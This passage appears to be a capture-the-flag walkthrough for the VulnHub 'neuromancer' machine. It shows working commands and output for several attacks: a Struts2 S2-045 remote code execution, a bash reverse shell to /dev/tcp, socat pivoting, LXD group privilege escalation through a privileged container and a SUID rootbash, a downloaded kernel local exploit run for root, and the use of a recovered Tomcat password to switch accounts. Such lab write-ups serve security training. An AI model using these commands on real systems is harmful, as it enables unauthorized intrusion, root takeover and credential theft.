└─# python 41570.py http://192.168.56.102:8080/struts2_2.3.15.1-showcase/ id
[*] CVE: 2017-5638 - Apache Struts2 S2-045
[*] cmd: id

uid=1000(ta) gid=1000(ta) groups=1000(ta),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```


8. Obtain www-data shell, start a listener on rooted machine &

```
python 41570.py "http://192.168.56.102:8080/struts2_2.3.15.1-showcase/" "/bin/bash -i >& /dev/tcp/192.168.146.4/4444 0>&1"
```



Privilege Escalation to Root -1 via LXD

1. Check groups you are in



2. Add another socat port forward to download stuff directly from kali to neuromancer machine
    - Forward traffic staylight machine receives on port 1337 to kali on port 1337


```
socat TCP-LISTEN:1337,fork,reuseaddr TCP:192.168.56.103:1337 &
```

3. Start python server on kali

```
python3 -m http.server 1337 --directory ~/tools/lxdPrivEsc
```


4. Download alpine.tar.gz into neuromancer machine

```
wget 192.168.146.4:1337/alpine.tar.gz
```



5. Exploit by mounting entire file system onto container & accessing it

```
lxc image import ./alpine.tar.gz --alias privesc
lxc init privesc privesc-container -c security.privileged=true
lxc config device add privesc-container mydevice disk source=/ path=/mnt/root recursive=true
lxc start privesc-container
lxc exec privesc-container /bin/sh
cd /mnt
```



6. Make rootbash

```
cp /mnt/root/bin/bash /mnt/root/tmp/rootbash; chmod u+s /mnt/root/tmp/rootbash
```

```
/mnt/root/tmp # cp /mnt/root/bin/bash /mnt/root/tmp/rootbash;
/mnt/root/tmp # chmod u+s /mnt/root/tmp/rootbash
/mnt/root/tmp # ls -la
total 4240
drwxrwxrwt   10 root     root          4096 Jan  5 14:48 .
drwxr-xr-x   23 root     root          4096 May 18  2018 ..
drwxrwxrwt    2 root     root          4096 Jan  5 09:57 .ICE-unix
drwxrwxrwt    2 root     root          4096 Jan  5 09:57 .Test-unix
drwxrwxrwt    2 root     root          4096 Jan  5 09:57 .X11-unix
drwxrwxrwt    2 root     root          4096 Jan  5 09:57 .XIM-unix
drwxrwxrwt    2 root     root          4096 Jan  5 09:57 .font-unix
-rw-r-----    1 1000     1000       3259593 Dec 17 15:51 alpine.tar
prw-r-----    1 1000     1000             0 Jan  5 10:35 f
drwxr-x---    2 1000     1000          4096 Jan  5 09:57 hsperfdata
-rwsr-xr-x    1 root     root       1037528 Jan  5 14:48 rootbash
drwx------    3 root     root          4096 Jan  5 09:57 systemd-pr
drwx------    2 1000     1000          4096 Jan  5 10:57 tmux-1000
/mnt/root/tmp #
```

7. Exit container & switch to root

```
~ # exit
ta@neuromancer:/tmp$ ls -la
total 4240
drwxrwxrwt 10 root root    4096 Jan  5 07:51 .
drwxr-xr-x 23 root root    4096 May 18  2018 ..
-rw-r-----  1 ta   ta   3259593 Dec 17 08:51 alpine.tar.gz
prw-r-----  1 ta   ta         0 Jan  5 03:35 f
drwxrwxrwt  2 root root    4096 Jan  5 02:57 .font-unix
drwxr-x---  2 ta   ta      4096 Jan  5 02:57 hsperfdata_ta
drwxrwxrwt  2 root root    4096 Jan  5 02:57 .ICE-unix
-rwsr-xr-x  1 root root 1037528 Jan  5 07:48 rootbash
drwx------  3 root root    4096 Jan  5 02:57 systemd-private
drwxrwxrwt  2 root root    4096 Jan  5 02:57 .Test-unix
drwx------  2 ta   ta      4096 Jan  5 03:57 tmux-1000
drwxrwxrwt  2 root root    4096 Jan  5 02:57 .X11-unix
drwxrwxrwt  2 root root    4096 Jan  5 02:57 .XIM-unix
ta@neuromancer:/tmp$ ./rootbash -p
rootbash-4.3# whoami
root
rootbash-4.3#
```

Privilege Escalation to Root - 2 via Kernel Exploit

1. Ran linpeas

```
═══════════════════════════╣ Basic information ╠═══════════════════════════
OS: Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #140-Ubuntu SMP Mon Feb
12 21:23:04 UTC 2018
User & Groups: uid=1000(ta) gid=1000(ta) groups=1000(ta),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
Hostname: neuromancer
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

- Linux `4.4.0-116-generic`

2. Search for exploits

- Found an exact match to our version

```
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation   | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' L | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privil | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Z | linux/local/47169.c
Linux Kernel < 4.5.1 - Off-By-One (PoC)                                  | linux/dos/44301.c
```

```
┌──(root💀kali)-[~/vulnHub/wintermute/localhost/exploit]
└─# cat 44298.c
/*
 * Ubuntu 16.04.4 kernel priv esc
 *
 * all credits to @bleidl
 * - vnik
 */

// Tested on:
// 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64
```

3. Compile & download it on neuromancer

```
gcc 44298.c -o exploit
http://192.168.146.4:1337/exploit
chmod +x exploit
```

4. Exploit

```
wget 192.168.146.4:1337/exploit
--2022-01-05 08:50:58--  http://192.168.146.4:1337/exploit
Connecting to 192.168.146.4:1337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17392 (17K) [application/octet-stream]
Saving to: ‘exploit’

exploit             100%[===================>]  16.98K  --.-KB/s    in 0s

2022-01-05 08:50:58 (461 MB/s) - ‘exploit’ saved [17392/17392]

lady3jane@neuromancer:/tmp$ chmod +x exploit
chmod +x exploit
lady3jane@neuromancer:/tmp$ ./exploit
./exploit
task_struct = ffff88003b949c00
uidptr = ffff88003b896cc4
spawning root shell
root@neuromancer:/tmp# whoami
whoami
root
root@neuromancer:/tmp#
```

Obtain lady3jane creds

1. Linpeas detected tomcat files


```
Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/ta
/run/lock
/run/screen/S-ta
/tmp
/tmp/.font-unix
/tmp/hsperfdata_ta
/tmp/hsperfdata_ta/1043
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/tmux-1000
/tmp/.X11-unix
/tmp/.XIM-unix
/usr/local/tomcat
/usr/local/tomcat/bin
/usr/local/tomcat/bin/bootstrap.jar
/usr/local/tomcat/bin/catalina.bat
/usr/local/tomcat/bin/catalina.sh
/usr/local/tomcat/bin/catalina-tasks.xml
/usr/local/tomcat/bin/commons-daemon.jar
```

2. Look for credentials at `/usr/local/tomcat/conf/tomcat-users.xml`

```
cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
Eng.,

Tomcat is still using basic auth. I encoded the password so the AI's security scans don't flag it.

Is this what Bob keeps talking about, "Security by obscurity?"

Ed Occam//Sys.Engineer I//Night City
"Harry, I took care of it" - Llyod Christmas
-->

  <role rolename="manager-gui"/>
  <user username="Lady3Jane" password="&gt;&#33;&#88;&#120;&#51;&#74;&#97;&#110;&#101;&#120;&#88;&#33;&lt;" roles="manager-gui"/>

<!--
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
</tomcat-users>
```

- URL encoded

3. URL Decoded



- lady3jane:`>!Xx3JanexX!<`

4. Switch to lady3jane

```
ta@neuromancer:/usr/local/tomcat/conf$ su lady3jane
su lady3jane
Password: >!Xx3JanexX!<

lady3jane@neuromancer:/usr/local/tomcat/conf$ whoami
whoami
lady3jane
lady3jane@neuromancer:/usr/local/tomcat/conf$
```

Good References:

- https://jckhmr.net/wintermute-part-2-neuromancer-vulnhub-writeup/
- https://hackso.me/wintermute-1-walkthrough/

Tags: #exploit/file-inclusion/lfi #tcp/80-http/rce #linux-priv-esc/vulnerable-bin #pivot #tcp/80-http/cms/exploit #linux-priv-esc/lxd-group-exploit #linux-priv-esc/kernel-exploit #tcp/80-http/cms/tomcat

---